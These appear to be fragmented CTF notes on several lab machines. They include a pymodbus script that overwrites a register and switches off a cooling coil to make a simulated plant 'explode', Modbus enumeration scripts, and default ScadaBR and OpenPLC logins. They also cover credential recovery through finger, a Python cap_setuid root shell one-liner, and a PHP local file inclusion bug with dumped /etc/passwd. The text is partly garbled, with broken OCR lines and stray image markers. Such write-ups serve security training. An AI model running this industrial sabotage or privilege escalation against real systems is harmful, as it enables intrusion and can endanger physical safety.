start_coil = 0
count = 100

def scan_coils():
    client = ModbusTcpClient(target, port=port)
    if not client.connect():
        print("Failed to connect to Modbus server")
        return

    response = client.read_coils(start_coil, count, unit=slave_id)
    if response.isError():
        print("Error reading coils")
    else:
        for i, coil in enumerate(response.bits):
            print(f"Coil {start_coil + i}: {coil}")
    client.close()

if __name__ == "__main__":
    scan_coils()
```

coil 15 was set to true so coil 15 handles the cooling system

setting register 0 to 300 then turning the cooling off should create an explosion

BOOM

```
from pymodbus.client.sync import ModbusTcpClient

# Target info
target = "10.10.175.200"
port = 502
slave_id = 1
target_reg = 0
boom_value = 6000
coil_to_reset = 15

def main():
    print(f"[+] Connecting to target {target}:{port}")
    client = ModbusTcpClient(target, port=port)

    if not client.connect():
        print(f"[!] Failed to connect to target {target}:{port}")
        return

    print(f"[+] Writing value {boom_value} to register {target_reg}")
    write = client.write_register(target_reg, boom_value, unit=slave_id)
    if write.isError():
```

```

        print("✗ Write failed.")
    else:
        print("✓ Write succeeded.")

    readback = client.read_holding_registers(target_reg, 1, unit=slave_id)
    if readback.isError():
        print("⚠ Couldn't read back register.")
    else:
        print(f"[=] Register {target_reg} now holds: {readback.registers[0]}")

    print(f"[+] Turning coil {coil_to_reset} OFF")
    coil_write = client.write_coil(coil_to_reset, False, unit=slave_id)
    if coil_write.isError():
        print("✗ Failed to turn coil OFF.")
    else:
        print(f"✓ Coil {coil_to_reset} set to OFF.")

    client.close()

if __name__ == "__main__":
    main()

```

port 8080 (http)

OpenPLC Webserver

Welcome to OpenPLC

Use your credentials to login

LOGIN

Release: 2025-03-31

Default creds openplc:openplc work

Brrv2

RustScan

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 40:a8:d7:a9:1a:fd:9d:78:4c:3d:6f:6c:ea:af:67:81 (ECDSA)				

```
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDELyV7E9xd0dPB9GcDjn+e8ZO-
OnLN6jvttyy0iGedMnMNsmW4ppAHUdxSU7xwbVx0YJBMzL6MUvTyFHJBT3548=
| 256 2b:d3:20:46:e7:cc:10:8c:1f:7f:11:95:85:8f:fc:ac (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGHqjNZFV6ZVdhFFZ1NHPuG8M9bN+4cofB9KHO7Kj+gU

80/tcp open http      syn-ack ttl 63 WebSockify Python/3.12.3
| fingerprint-strings:
  GetRequest:
    HTTP/1.1 405 Method Not Allowed
    Server: WebSockify Python/3.12.3
    Date: Sun, 29 Jun 2025 15:42:58 GMT
    Connection: close
    Content-Type: text/html;charset=utf-8
    Content-Length: 355
    <!DOCTYPE HTML>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error response</title>
    </head>
    <body>
    <h1>Error response</h1>
    <p>Error code: 405</p>
    <p>Message: Method Not Allowed.</p>
    <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
    </body>
    </html>
  HTTPOptions:
    HTTP/1.1 501 Unsupported method ('OPTIONS')
    Server: WebSockify Python/3.12.3
    Date: Sun, 29 Jun 2025 15:42:58 GMT
    Connection: close
    Content-Type: text/html;charset=utf-8
    Content-Length: 360
    <!DOCTYPE HTML>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error response</title>
    </head>
    <body>
    <h1>Error response</h1>
    <p>Error code: 501</p>
    <p>Message: Unsupported method ('OPTIONS').</p>
    <p>Error code explanation: 501 - Server does not support this operation.</p>
    </body>
    </html>
  RTSPRequest:
    <!DOCTYPE HTML>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Error response</title>
    </head>
    <body>
    <h1>Error response</h1>
    <p>Error code: 400</p>
    <p>Message: Bad request version ('RTSP/1.0').</p>
    <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
    </body>
    </html>
|_http-server-header: WebSockify Python/3.12.3
|_http-title: Error response
```


5020/tcp open zenginkyo-1? syn-ack ttl 62

5901/tcp open vnc syn-ack ttl 63 VNC (protocol 3.8)

8080/tcp open http syn-ack ttl 62 Apache Tomcat/Coyote JSP engine 1.1

|_http-open-proxy: Proxy might be redirecting requests

|_http-title: ScadaBR CTF

|_http-server-header: Apache-Coyote/1.1

|_http-methods:

| Supported Methods: GET HEAD POST PUT DELETE OPTIONS

| Potentially risky methods: PUT DELETE

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port80-TCP:V=7.95%I=7%D=6/29%Time=68615F02%P=x86_64-pc-linux-gnu%(GetR

SF:equest,21C,"HTTP/1.1\x20405\x20Method\x20Not\x20Allowed\r\nServer:\x20

SF:WebSockify\x20Python/3.12.3\r\nDate:\x20Sun,\x2029\x20Jun\x202025\x20

SF:15:42:58\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html;c

SF:harset=utf-8\r\nContent-Length:\x20355\r\n\r\n<!DOCTYPE\x20HTML>\n<html

SF:\x20lang="en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20

SF:\x20<meta\x20charset="utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<title>

SF:Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<bo

SF:dy>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20405</p>\n\x20\x20\x20\x20

SF:0\x20\x20\x20\x20<p>Message:\x20Method\x20Not\x20Allowed\.</p>\n\x20\x20\x20

SF:0\x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20405\x20-\x

SF:20Specified\x20method\x20is\x20invalid\x20for\x20this\x20resource\.</p>

SF:\n\x20\x20\x20\x20</body>\n</html>\n")%(HTTPOptions,22D,"HTTP/1.1\x20

SF:501\x20Unsupported\x20method\x20('OPTIONS')\r\nServer:\x20WebSockify\

SF:\x20Python/3.12.3\r\nDate:\x20Sun,\x2029\x20Jun\x202025\x2015:42:58\x2

SF:0GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html; charset=utf-

SF:8\r\nContent-Length:\x20360\r\n\r\n<!DOCTYPE\x20HTML>\n<html\x20lang="

SF:en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x2

SF:0charset="utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<title>Error\x20re

SF:sponse</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\

SF:\x20\x20\x20\x20<p>Error\x20code:\x20501</p>\n\x20\x20\x20\x20\x20\x20\x

SF:20\x20<p>Message:\x20Unsupported\x20method\x20('OPTIONS')\.</p>\n\x20

SF:\x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20501\x20

SF:-\x20Server\x20does\x20not\x20support\x20this\x20operation\.</p>\n\x20\x20\

SF:\x20\x20\x20</body>\n</html>\n")%(RTSPRequest,16C,"<!DOCTYPE\x20HTML>\n

SF:<html\x20lang="en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20<meta\x20charset="utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<t

SF:itle>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20\x

SF:20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\

SF:\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>\n\x20\x20\x20\x

SF:20\x20<p>Message:\x20Bad\x20request\x20version\x20('RT

SF:SP/1.0')\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20e

SF:xplanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x20unsupporte

SF:d\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Port 8080 (HTTP)

PORT

8080/tcp open http syn-ack ttl 62 Apache Tomcat/Coyote JSP engine 1.1

|_http-open-proxy: Proxy might be redirecting requests


|_http-title: ScadaBR CTF

|_http-server-header: Apache-Coyote/1.1

|_http-methods:

| Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE

Landing page





The landing page features the ScadaBR logo at the top, with the tagline "powered by Serotonin's Mango M2M". Below the logo is a navigation bar with a play button icon. The main content area contains a login form with fields for "User id" and "Password", a "Login" button, and a help icon. To the right of the login form, a green checkmark icon is displayed next to the text "Firefox 128 on Linux" and "This browser is supported."

ScadaBR
powered by Serotonin's Mango M2M


User id

Password

Login 

 **Firefox 128 on Linux**
This browser is supported.


admin:admin






The dashboard displays the ScadaBR logo and tagline at the top. On the right side, there is an "Information" link. Below the logo, a horizontal bar contains various icons representing different system components. The main content area is divided into two sections. The left section, titled "oints" with a help icon, shows a list of points, including "secret - test" with a green arrow icon. The right section, titled "Watch list" with a help icon, shows a list of watch items, including "secret - test" with a yellow warning triangle icon and the text "The point or its data source may be disabled."

ScadaBR
powered by Serotonin's Mango M2M


[Information](#)

oints 


—  secret - test 


Watch list 

secret - test

 The point or its data source may be disabled.

secret-test

Current alarms 
No active alarms for this data source

Modbus IP properties 

Name

Export ID (XID)

Update period minutes(s)

Quantize ☐

Timeout (ms)

Retries

Contiguous batches only ☐


Create slave monitor points ☐


Transport type TCP


Host


Port

Encapsulated ☐

 **Event alarm levels**

Data source exception Urgent 

Point read exception Urgent 

Point write exception Urgent 

Modbus node scan

Nodes found

Modbus read data

Slave id

Register range Coil status

Offset (0-based)

Number of registers

Point locator test

Slave id

Register range Coil status

Modbus data type Binary

Offset (0-based)

Bit

Number of registers

Character encoding ASCII

Points  

Name	Data type	Status	Slave	Range	Offset (0-based)	
test	Binary		1	Input register	0/0	

port 5020

5020/tcp open zenginkyo-1? syn-ack ttl 62

Port 5020 (modbus)

PORT

5020/tcp open zenginkyo-1? syn-ack ttl 62

From my enum in port 8080 I know this port is running a modbus tcp client

Python script to enum holding registers

```
from pymodbus.client.sync import ModbusTcpClient
from time import sleep

#target
ip = "10.10.60.179"
port = 5020
slave_ID = 1

# checking connection
client = ModbusTcpClient(ip,port)
if not client.connect():
    print("[!] Error could not connect")
```

```

print(f"[+] Connected to target {ip}:{port}")
#scan holding registers
print("[*] scanning registers...")

for address in range(0, 100, 10):
    try:
        rr = client.read_holding_registers(address, 10, unit=slave_ID)
        if not rr.isError():
            print(f"[+] address {address:04d}: {rr.registers}")
        else:
            print(f"[-] Address {address:04d}: Error")
    except Exception as e:
        print(f"[!] Address {address:04d}: Exception - {e}")
        sleep(0.2) # T Avoid flooding

client.close()

```

OUTPUT

```

[+] Connected to target 10.10.60.179:5020
[*] scanning registers...
[+] address 0000: [84, 72, 77, 123, 109, 111, 100, 98, 117, 115]
[+] address 0010: [95, 104, 105, 100, 125, 0, 0, 0, 0, 0]
[+] address 0020: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0030: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0040: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0050: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0060: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0070: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[+] address 0080: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[-] Address 0090: Error

```

decoding from decimal

```
84, 72, 77, 123, 109, 111, 100, 98, 117, 115 95, 104, 105, 100, 125
```

REC 67 1

Output

```
[THM{modbus_hid}]
```

BootToRoot

chess

Rustscan

```
PORT  STATE SERVICE REASON    VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 29:57:ae:8f:7b:16:62:fa:a5:46:32:91:92:06:e3:27 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH0/
aHWH63/H0rv3oa7wGSd7hX1GX8OiWcYxs0C1hRVG5ZX2XNQmRL/
2LuaiZLBxhAVWRJltI7fAQu747uFfH80=
| 256 2c:f5:d9:e4:74:53:f8:b2:b0:a9:81:9e:4e:72:07:f5 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICl2YZqfDOo/5gXwvyGz4UX7RsOsEtCagTf3/slj4jr0

79/tcp open  finger   syn-ack ttl 63 Linux fingerd
|_ finger: No one logged on.\x0D
```

```
80/tcp open  http  syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-title: PrecisionChess IoT - Smart Chessboard Control
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 (http)

PORT


```
80/tcp open  http  syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-title: PrecisionChess IoT - Smart Chessboard Control
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Landing page

PrecisionChess IoT


The Smart Chessboard Control Solution

🚧 Platform under construction. Smart chess, real moves! 🚧




Magnus

Founder & CTO. Designs the machine's precision hardware and secure IoT protocols. Chess and tech are his twin passions.




Fabiano

Lead Software Engineer. Responsible for move analysis, smart scheduling, and seamless integration with online chess servers.




Hikaru

UX & Community. Crafts a fun user interface and brings streaming-friendly features to every chessboard.




Automated Move Detection

Our IoT chessboards detect every move in real-time, syncing instantly with your online games or tournaments.



Secure Remote Control

Play and monitor from anywhere. All communication is encrypted, ensuring your games and devices stay safe.



Precision Piece Movement

Gobuster / (common)

```
=====
=
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=
[+] Url:          http://10.10.9.45/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
=
Starting gobuster in directory enumeration mode
=====
=
/.hta          (Status: 403) [Size: 275]
/.htpasswd     (Status: 403) [Size: 275]
/.htaccess     (Status: 403) [Size: 275]
/index.html    (Status: 200) [Size: 6829]
/server-status (Status: 403) [Size: 275]
Progress: 4746 / 4747 (99.98%)
=====
=
Finished
=====
=
```

Port 79 (finger)

PORT

9/tcp open finger syn-ack ttl 63 Linux fingerd

|_finger: No one logged on.\x0D

tried nc and found some functionailty

```

finger: ls: no such user.
→ chess nc 10.10.9.45 79
admin
finger: admin: no such user.
→ chess nc 10.10.9.45 79
magnus
Login: magnus                      Name:
Directory: /home/magnus           Shell: /bin/bash
Never logged in.
No mail.
No Plan.
→ chess ncat 10.10.9.45 79
fabiano
Login: fabiano                      Name:
Directory: /home/fabiano          Shell: /bin/bash
Never logged in.
No mail.
Project:
Reminders
Plan:
ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=
ls

```

that base string decodes to a user and pass for fabiano

fabiano:o3jVTktarGQI07q

PrivEsc

CAPs

```

/snap/core20/2434/usr/bin/ping cap_net_raw=ep
/snap/core22/1621/usr/bin/ping cap_net_raw=ep
/snap/core22/2010/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
cap_net_bind_service,cap_net_admin=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep

```

ROOT

```
python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```


Under_construct

PORT

```
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh    syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 a0:9f:7a:ab:60:85:a2:91:6d:65:5a:dd:c9:55:ae:98 (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDc0gWBbcpVTLXY1PoIEkYRvwrr-
YhyfBTBTWsseBDTt8jncuUeBWnNoe6EpooU2/JeTElIPODJORiyVIEz1ZZ5U=
|_ 256 82:91:14:b1:75:b1:62:a4:6e:b1:d5:e3:e1:dd:fa:1a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINCsuFkvsLO1GV9WqTJUDMRRdBfogGQz/
pwVE3oFrcuq


80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Industrial Dev Solutions
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 (http)

PORT

```
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Industrial Dev Solutions
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

LANDING PAGE



LFI

```
bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/
/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/
nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/
var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnat:
r/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd
d Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x
:110:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uidd:x
08:113:/:/nonexistent:/usr/sbin/nologin sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin landscape:x:110:115:/:/var/lib/landscape:/usr/sbin/nologin pollinate
stance-connect:x:112:65534:/:/nonexistent:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100:/:/var/
:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false polkitd:x:997:997:User
,,,:/home/dev:/bin/bash ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
```

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/
nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/
sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
landscape:x:110:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/:/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534:/:/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
polkitd:x:997:997:User for polkitd:/:/usr/sbin/nologin
dev:x:1001:1001:,,,:/home/dev:/bin/bash
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
```

view.php

```
<?php
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    include($file);
} else {
    echo "<p>No page specified.</p>";
}
```

File fuzz

```
/boot/grub/grub.cfg      [Status: 200, Size: 12903, Words: 1233, Lines: 341,
Duration: 19ms]
/etc/adduser.conf        [Status: 200, Size: 3444, Words: 359, Lines: 110,
Duration: 75ms]
/etc/apache2/envvars     [Status: 200, Size: 1782, Words: 190, Lines: 48,
Duration: 60ms]
/etc/apache2/apache2.conf [Status: 200, Size: 7178, Words: 935, Lines: 226,
Duration: 73ms]
/etc/apache2/mods-available/autoindex.conf [Status: 200, Size: 3208, Words:
305, Lines: 92, Duration: 17ms]
/etc/apache2/mods-available/deflate.conf [Status: 200, Size: 370, Words: 18,
Lines: 8, Duration: 18ms]
/etc/apache2/mods-available/dir.conf [Status: 200, Size: 77, Words: 7, Lines:
2, Duration: 18ms]
/etc/apache2/mods-available/mime.conf [Status: 200, Size: 7613, Words: 1198,
Lines: 247, Duration: 18ms]
/etc/apache2/mods-enabled/negotiation.conf [Status: 200, Size: 622, Words: 101,
Lines: 15, Duration: 19ms]
/etc/apache2/mods-enabled/deflate.conf [Status: 200, Size: 370, Words: 18,
Lines: 8, Duration: 19ms]
/etc/apache2/mods-available/proxy.conf [Status: 200, Size: 720, Words: 116,
Lines: 22, Duration: 20ms]
/etc/apache2/mods-available/setenvif.conf [Status: 200, Size: 1262, Words: 111,
Lines: 29, Duration: 20ms]
/etc/apache2/mods-enabled/alias.conf [Status: 200, Size: 743, Words: 107,
Lines: 20, Duration: 20ms]
/etc/apache2/mods-available/ssl.conf [Status: 200, Size: 3129, Words: 452,
Lines: 84, Duration: 20ms]
/etc/apache2/mods-enabled/dir.conf [Status: 200, Size: 77, Words: 7, Lines: 2,
Duration: 21ms]
/etc/apache2/mods-enabled/mime.conf [Status: 200, Size: 7613, Words: 1198,
Lines: 247, Duration: 22ms]
/etc/apache2/mods-enabled/status.conf [Status: 200, Size: 647, Words: 74,
Lines: 24, Duration: 59ms]
/etc/apache2/ports.conf [Status: 200, Size: 274, Words: 29, Lines: 14,
Duration: 58ms]
/etc/apache2/sites-enabled/000-default.conf [Status: 200, Size: 1286, Words:
165, Lines: 30, Duration: 53ms]
/etc/bash.bashrc         [Status: 200, Size: 2319, Words: 399, Lines: 72,
Duration: 19ms]
/etc/ca-certificates.conf [Status: 200, Size: 8023, Words: 64, Lines: 198,
Duration: 21ms]
/etc/ca-certificates.conf.dpkg-old [Status: 200, Size: 5714, Words: 64, Lines:
140, Duration: 21ms]
```

/etc/crypttab 71ms]	[Status: 200, Size: 54, Words: 5, Lines: 2, Duration:
/etc/crontab Duration: 71ms]	[Status: 200, Size: 1136, Words: 192, Lines: 24,
